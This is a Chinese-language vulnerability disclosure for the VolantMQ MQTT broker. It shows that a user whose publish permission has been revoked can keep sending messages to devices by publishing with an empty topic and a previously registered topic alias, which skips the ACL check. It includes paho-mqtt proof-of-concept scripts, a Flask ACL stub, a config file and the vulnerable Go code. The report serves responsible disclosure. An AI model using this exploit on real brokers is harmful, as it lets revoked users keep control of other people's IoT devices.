[VolantMQ/volantmq [891 stars]](https://github.com/VolantMQ/volantmq)

注：我们已向厂商通报此安全问题及修复建议

#### 0x01 攻击场景与测试

考虑IoT应用的共享场景，即智能家居系统使用 MQTT 协议进行物联网设备和用户管理，其中有两个用户角色。管理员，也就是房主  
可以授权其他普通用户（例如，Airbnb 客人）访问他的智能家居设备的权利。普通用户的访问权限可能会被撤销和到期。我们  
认为管理员和设备是良性的，而客人可能是恶意的，会尽可能地去试图未授权访问设备（越权或是维持被撤销的权限）。

* **攻击场景**

首先，攻击者登记入住，因此目前攻击者拥有主题“A”的“写权限”，可以暂时控制受害设备。受害设备订阅此主题。  
  
  
1. 设备使连接broker并订阅主题“A”。  
  
2. 攻击者向主题“A”发布一条普通消息(使用mqtt property "alias=1")，此时broker会将"A"映射到alias "1".  
  
3. 攻击者的发布权限被管理员或设备所有者撤销。  
  
4. 攻击者使用空主题发布一条消息(topic="", alias=1)  
  
5. Broker 将完成该消息的处理并将其发布给订阅主题“A”的订阅者

* **漏洞危害**

攻击者可以在权限被撤销后，继续控制设备。

#### 0x02 漏洞测试步骤

* **测试环境**

**VolantMQ**: 0.4.0

**mqtt client**: 任意客户端即可 (paho.mqtt)

**访问控制插件**: 官方插件[http auth]([VolantMQ / vlplugin / Auth / http · GitLab](https://gitlab.com/VolantMQ/vlplugin/auth/http))（由于golang更新已不再支持plugin模块，因此这个插件目前无法使用），也可修改VolantMQ内置的auth测试插件 (见附录auth.go, 替换cmd/volantmq/auth.go)，由于漏洞的原理为broker的permission check位置不当 (或没有进行足够的检查)，而无关于permission check本身的正确与否，因此无论权限检查插件使用何种机制 (使用http请求授权服务器、使用database存储ACL等)，漏洞本身都是存在的。

配置测试用户：

admin: 拥有所有权限

user1(attacker): 拥有publish权限

配置文件如下：

version: v0.0.1  
system:  
 log:  
 console:  
 level: info # available levels: debug, info, warn, error, dpanic, panic, fatal  
 http:  
 defaultPort: 8080  
plugins:  
 enabled:  
 - auth\_http  
 config:  
 auth: # plugin type  
 - name: internal  
 backend: simpleAuth  
 config:  
 users:  
 admin: "d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1" # pass  
 user1: "e6c3da5b206634d7f3f3586d747ffdb36b5c675757b380c6a5fe5c570c714349" # pass1  
auth:  
 anonymous: false  
 order:  
 - internal  
mqtt:  
 version:  
 - v3.1.1  
 - v5.0  
 keepAlive:  
 period: 60 # KeepAlive The number of seconds to keep the connection live if there's no data.  
 # Default is 60 seconds  
 force: false # Force connection to use server keep alive interval (MQTT 5.0 only)  
 # Default is false  
 options:  
 connectTimeout: 5 # The number of seconds to wait for the CONNECT message before disconnecting.  
 # If not set then default to 2 seconds.  
 offlineQoS0: true # OfflineQoS0 tell server to either persist (true) or ignore (false) QoS 0 messages for non-clean sessions  
 # If not set than default is false  
 sessionPreempt: true # Either allow or deny replacing of existing session if there new client with same clientID  
 # If not set than default is false  
 retainAvailable: true # don't set to use default  
 subsOverlap: true # tells server how to handle overlapping subscriptions from within one client  
 # if true server will send only one publish with max subscribed QoS even there are n subscriptions  
 # if false server will send as many publishes as amount of subscriptions matching publish topic exists  
 # Default is false  
 subsId: true # don't set to use default  
 subsShared: false # don't set to use default  
 subsWildcard: true # don't set to use default  
 receiveMax: 65530 # don't set to use default  
 maxPacketSize: 268435455 # don't set to use default  
 maxTopicAlias: 65535 # don't set to use default  
 maxQoS: 2  
listeners:  
 defaultAddr: "0.0.0.0" # default 127.0.0.1  
 mqtt:  
 tcp:  
 1883:  
 auth:  
 tls:  
 ws:  
 8883:

若使用[http auth]([VolantMQ / vlplugin / Auth / http · GitLab](https://gitlab.com/VolantMQ/vlplugin/auth/http))或是附录中的auth.go，则仅需简单写一个http服务 (见附录app.py)，在broker请求/acl页面获取用户是否拥有进行敏感操作的权限时，回复"allow" (代表拥有权限)/"xxxxx"即可。

from flask import Flask, request, render\_template, session, jsonify  
from flask\_cors import CORS, cross\_origin  
import json  
import time as mytime  
from datetime import \*  
  
app = Flask(\_\_name\_\_)  
cors = CORS(app)  
  
  
@app.route('/acl', methods=['GET'])  
def Start():  
 user = request.args.get('user')  
 resp = "deny"  
 if(user == "admin"):  
 resp = "allow"  
 elif(user == "user1"):  
 resp = "allow"  
 return resp  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 app.run(host='0.0.0.0', debug=True, port=80)

* **测试步骤**

1. 设备使连接broker并订阅主题“A”。

$ mosquitto\_sub -u admin-user -P admin-password -t "A" -c

1. 攻击者向主题“A”发布一条普通消息(使用mqtt property "alias=1")，此时broker会将"A"映射到alias "1".

import paho.mqtt.client as mqtt  
import paho.mqtt.packettypes as PacketTypes  
import paho.mqtt.properties as p  
  
def pubMain():  
 client = mqtt.Client(client\_id="cid", protocol=mqtt.MQTTv5)  
 client.username\_pw\_set(username="user1", password="pass1")  
 #client.will\_set(topic="test", payload="will message")  
 client.on\_connect = connect\_callback  
  
 try:  
 conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)  
 # conProperty.AuthenticationMethod = "mathChallenge"  
 # conProperty.TopicAliasMaximum = 100  
 conProperty.SessionExpiryInterval = 100000  
 pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)  
 pubProperty.MessageExpiryInterval = 5000  
 pubProperty.TopicAlias = 1  
 client.connect(host="127.0.0.1", port=1883, keepalive=1000,clean\_start=True,properties=conProperty)  
 client.publish(topic="A", payload="xxxasdf", qos=2, properties=pubProperty)  
 client.loop\_start()  
 except Exception as e:  
 print(e)  
 client.disconnect()

1. 攻击者的权限被管理员或设备所有者撤销。

若使用auth.go进行访问控制，则可手动控制auth server的访问控制配置来进行测试，例如当撤销attacker全新啊时，修改web服务代码app.py中的回复为deny：

from flask import Flask, request, render\_template, session, jsonify  
from flask\_cors import CORS, cross\_origin  
import json  
import time as mytime  
from datetime import \*  
  
app = Flask(\_\_name\_\_)  
cors = CORS(app)  
  
  
@app.route('/acl', methods=['GET'])  
def Start():  
 user = request.args.get('user')  
 resp = "deny"  
 if(user == "admin"):  
 resp = "allow"  
 elif(user == "user1"):  
 resp = "deny"  
 return resp

1. Broker 将完成该消息的处理并将其发布给订阅主题“A”的订阅者

import paho.mqtt.client as mqtt  
import paho.mqtt.packettypes as PacketTypes  
import paho.mqtt.properties as p  
  
def pubMain():  
 client = mqtt.Client(client\_id="cid", protocol=mqtt.MQTTv5)  
 client.username\_pw\_set(username="user1", password="pass1")  
 #client.will\_set(topic="test", payload="will message")  
 client.on\_connect = connect\_callback  
  
 try:  
 conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)  
 # conProperty.AuthenticationMethod = "mathChallenge"  
 # conProperty.TopicAliasMaximum = 100  
 conProperty.SessionExpiryInterval = 100000  
 pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)  
 pubProperty.MessageExpiryInterval = 5000  
 pubProperty.TopicAlias = 1  
 client.connect(host="127.0.0.1", port=1883, keepalive=1000,clean\_start=True,properties=conProperty)  
 client.loop\_start()  
 while (input() != "xxx"):  
 client.publish(topic="", payload="xxxasdf", qos=2, properties=pubProperty)  
 except Exception as e:  
 print(e)  
 client.disconnect()

#### 0x03 漏洞原理分析

1. 当attacker发送PUBLISH报文时，broker仅对使用正常topic的消息进行权限检查，而使用alias时，跳过了检查

connection\connection.go: 827

if prop := pkt.PropertyGet(mqttp.PropertyTopicAlias); prop != nil {  
 if topicAlias, err = prop.AsShort(); err == nil {  
 // [MQTT-3.3.2-8] A Topic Alias of 0 is not permitted.  
 // A sender MUST NOT send a PUBLISH packet containing a Topic Alias which has the value 0  
 if topicAlias == 0 {  
 return nil, mqttp.CodeInvalidTopicAlias  
 }  
  
 if len(pkt.Topic()) == 0 {  
 if topic, kk := s.rx.topicAlias[topicAlias]; kk {  
 // do not check for error as topic has been validated when arrived  
 if err = pkt.SetTopic(topic); err != nil {  
 s.log.Error("publish to topic",  
 zap.String("clientId", s.id),  
 zap.String("topic", topic),  
 zap.Error(err))  
 return nil, mqttp.CodeUnspecifiedError  
 }  
  
 topicAlias = 0  
 aclPerformed = true  
 } else {  
 return nil, mqttp.CodeInvalidTopicAlias  
 }  
 }  
 } else {  
 return nil, mqttp.CodeInvalidTopicAlias  
 }  
 }

**(aclPerformed = true)**

=》

connection\connection.go: 854

if !aclPerformed {  
 if e := s.permissions.ACL(s.id, string(s.username), pkt.Topic(), vlauth.AccessWrite); !errors.Is(e, vlauth.StatusAllow) {  
 reason = mqttp.CodeNotAuthorized  
 }  
 }


#### 0x04 漏洞效果

##### 测试前配置

测试用的账号：admin和user1


目前user1拥有test topic的发布权限

#app.py  
@app.route('/acl', methods=['GET'])  
def Start():  
 user = request.args.get('user')  
 resp = "deny"  
 if(user == "admin"):  
 resp = "allow"  
 elif(user == "user1"):  
 resp = "allow"  
 return resp




##### 测试流程

1. 使用MQTTX客户端，先使用admin用户连接broker，并订阅test主题：



1. 攻击者向主题“test”发布一条普通消息(使用mqtt property "alias=1")，此时broker会将"A"映射到alias "1".

import paho.mqtt.client as mqtt  
import paho.mqtt.packettypes as PacketTypes  
import paho.mqtt.properties as p  
  
def connect\_callback(client, userdata, flags, reasonCode, properties):  
 print("Connected with result code " + str(reasonCode))  
  
def pubMain():  
 client = mqtt.Client(client\_id="cid", protocol=mqtt.MQTTv5)  
 client.username\_pw\_set(username="user1", password="pass1")  
 client.on\_connect = connect\_callback  
  
 try:  
 conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)  
 # conProperty.AuthenticationMethod = "mathChallenge"  
 # conProperty.TopicAliasMaximum = 100  
 conProperty.SessionExpiryInterval = 100000  
 pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)  
 pubProperty.MessageExpiryInterval = 5000  
 pubProperty.TopicAlias = 1  
 client.connect(host="127.0.0.1", port=1883, keepalive=1000,clean\_start=False,properties=conProperty)  
 client.publish(topic="test", payload="xxx", qos=2, properties=pubProperty)  
 client.loop\_forever()  
 except Exception as e:  
 print(e)  
 client.disconnect()  
   
   
if \_\_name\_\_ == "\_\_main\_\_":  
 pubMain()




1. 攻击者的发布权限被管理员或设备所有者撤销。

* @app.route('/acl', methods=['GET'])  
  def Start():  
   user = request.args.get('user')  
   resp = "deny"  
   if(user == "admin"):  
   resp = "allow"  
   elif(user == "user1"):  
   resp = "deny"  
   return resp

1. 攻击者保持连接/使用cleanStart=false恢复连接，随后使用空主题发布一条消息(topic="", alias=1)

def pubMain():  
 client = mqtt.Client(client\_id="cid", protocol=mqtt.MQTTv5)  
 client.username\_pw\_set(username="user1", password="pass1")  
 client.on\_connect = connect\_callback  
  
 try:  
 conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)  
 # conProperty.AuthenticationMethod = "mathChallenge"  
 # conProperty.TopicAliasMaximum = 100  
 conProperty.SessionExpiryInterval = 100000  
 pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)  
 pubProperty.MessageExpiryInterval = 5000  
 pubProperty.TopicAlias = 1  
 client.connect(host="127.0.0.1", port=1883, keepalive=1000,clean\_start=False,properties=conProperty)  
 client.loop\_start()  
 while (input() != "xxx"):  
 client.publish(topic="", payload="alias", qos=2, properties=pubProperty)  
 except Exception as e:  
 print(e)  
 client.disconnect()



1. Broker 将完成该消息的处理并将其发布给订阅主题“test”的订阅者

